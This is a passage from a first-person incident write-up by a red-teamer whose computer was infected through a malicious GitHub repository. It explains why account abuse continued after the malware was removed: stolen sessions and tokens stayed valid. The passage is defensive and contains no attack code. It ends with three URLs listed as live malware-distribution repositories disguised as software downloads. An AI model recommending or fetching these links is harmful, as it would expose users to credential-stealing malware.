There were also application-specific authentication artifacts to consider. Some tools store reusable credentials or bearer tokens at relatively predictable filesystem locations. Codex authentication material, for example, is stored locally in a way that an information stealer can locate without needing to understand much about the individual victim.
Taken together, the evidence pointed toward a much more likely explanation:
The continued account abuse was primarily the aftermath of authentication material stolen during the original compromise, rather than evidence that the RAT itself was still persistently controlling the machine.
The stolen material could have included browser cookies, authenticated session state, application tokens, locally stored credentials, and other reusable authentication artifacts. This distinction turned out to be one of the most important lessons from the incident.
Removing the Malware Was Not the Same as Remediating the Incident
My initial response had been heavily host-centric. I had concentrated on questions such as:
- Is the payload still running?
- Where did it establish persistence?
- What launches it after reboot?
- Are there additional copies?
- Is the C2 connection still active?
Those were valid questions, and the host-level remediation itself was largely successful. What I had not asked early enough was the second set:
- What had already been stolen before the malware was removed?
- Which authentication artifacts were still valid?
- Which sessions needed to be revoked?
- Which services should now be treated as independently exposed?
Looking back, I do not think this was simply a forgotten checklist item. My response sequence had been internally consistent from the beginning: interrupt execution, understand the loader, locate the payload, preserve the sample, identify persistence, remove the attacker's foothold, and verify that it did not return. Almost every action was optimized around one objective: Remove the attacker's ability to continue operating on the host. That objective makes intuitive sense from an offensive-security perspective.
During a red-team engagement, a credential, cookie, or token is usually a path rather than a destination. I obtain one because it allows me to authenticate somewhere else, escalate privileges, move laterally, or continue toward an objective. Its value is normally understood in relation to the access chain it enables. Once that chain is broken, the engagement effectively stops moving. But an information-stealer ecosystem has a different economic model.
To the malware operator, credentials and authenticated sessions do not have to be intermediate steps toward continued control of the original machine. They can themselves be inventory. They can be collected, packaged, distributed, sold, or consumed by someone who has never interacted with the compromised endpoint and may do so long after the original malware operator has disappeared. The adversary therefore did not necessarily need to come back. That was the mismatch in my original threat model. I was asking an adversary-centric containment question: Can the attacker still act on this machine? What recovery also required was a state-centric question: What remains unsafe even if the attacker never touches this machine again?
From the first perspective, my remediation looked successful:
RAT → removed

Scheduled tasks → removed

Persistent executable → removed

Known C2 → no longer active
From the second perspective, the incident was still very much alive:
Browser sessions → potentially reusable

Cookies → potentially reusable

Application tokens → potentially reusable

Locally stored credentials → potentially exposed

Trusted-device state → potentially reusable
Removing RuntimeBroker.exe could invalidate none of those things. There was also an important asymmetry in the feedback produced by the two kinds of work. Removing persistence produces immediate evidence. Delete a malicious scheduled task, reboot the host, and observe that the executable does not return. Kill a C2 connection and watch it disappear. Each action provides a visible indication that one part of the problem has been solved.
Credential remediation is different. Revoking a stolen session usually produces no satisfying confirmation that the action was necessary. Rotating a token that may or may not have been collected produces no visible success. Logging every service out everywhere can look almost identical whether the attacker possessed those sessions or not. And if that work is not performed, the failure may also remain invisible for some time. The consequence can appear days or weeks later, on another platform, in a form that initially looks unrelated to the original compromise. That is exactly what happened here.
The later Discord, Steam, Amazon, Instagram, AI-service, and other account activity initially made me question whether I had failed to remove the RAT. The more evidence I accumulated, however, the less that explanation fit. What remained was not necessarily an attacker maintaining hidden control of the workstation. It was authentication material collected earlier continuing to retain value elsewhere. The overall incident therefore made more sense as:
Malicious GitHub repository
        ↓
PowerShell delivery
        ↓
RAT execution
        ↓
Authentication material collected
        ↓
Host persistence removed
        ↓
Attacker no longer needs the host
        ↓
Stolen authentication material remains valid
        ↓
Access distributed or consumed downstream
        ↓
Different services abused over time
That distinction changed how I think about containment.
My red-team background was not the wrong tool. In several parts of this incident, it was an extremely useful one. Thinking like the attacker helped me identify likely persistence, evaluate implementation quality, interpret the malware's choices, and contain the active foothold quickly. The mistake was allowing that same mental model to define when the incident was over. Offensive thinking is very good at asking what an adversary can still do. Recovery must also ask what the adversary no longer needs to do because the damage has already left the endpoint. That was the lesson I had to learn from the wrong side of the engagement.
Once I shifted from treating each later account event as an independent compromise to treating them as downstream consequences of the original collection event, the seemingly disconnected activity became much more coherent. Different behavior across different services also began to look less like one operator repeatedly returning to my accounts and more like different consumers finding different ways to monetize the same stolen access.
By that point, the incident had produced something useful: not only a technical picture of how the malware was delivered, persisted, and communicated, but also a much clearer view of the ecosystem around it. And that became the starting point for Part Two: moving from incident response into threat intelligence.
The Legion Behind My Compromise
Alive Repositories At the Time of Writing:
https://github.com/Binaryunenhance/instagram-liker-bot-auto-like-software-download
https://github.com/dev-Warrior65621/Adobe-Acrobat-Pro
https://github.com/mad-Plasma-Mind9/crypto-miner-gpu-cpu-hashrate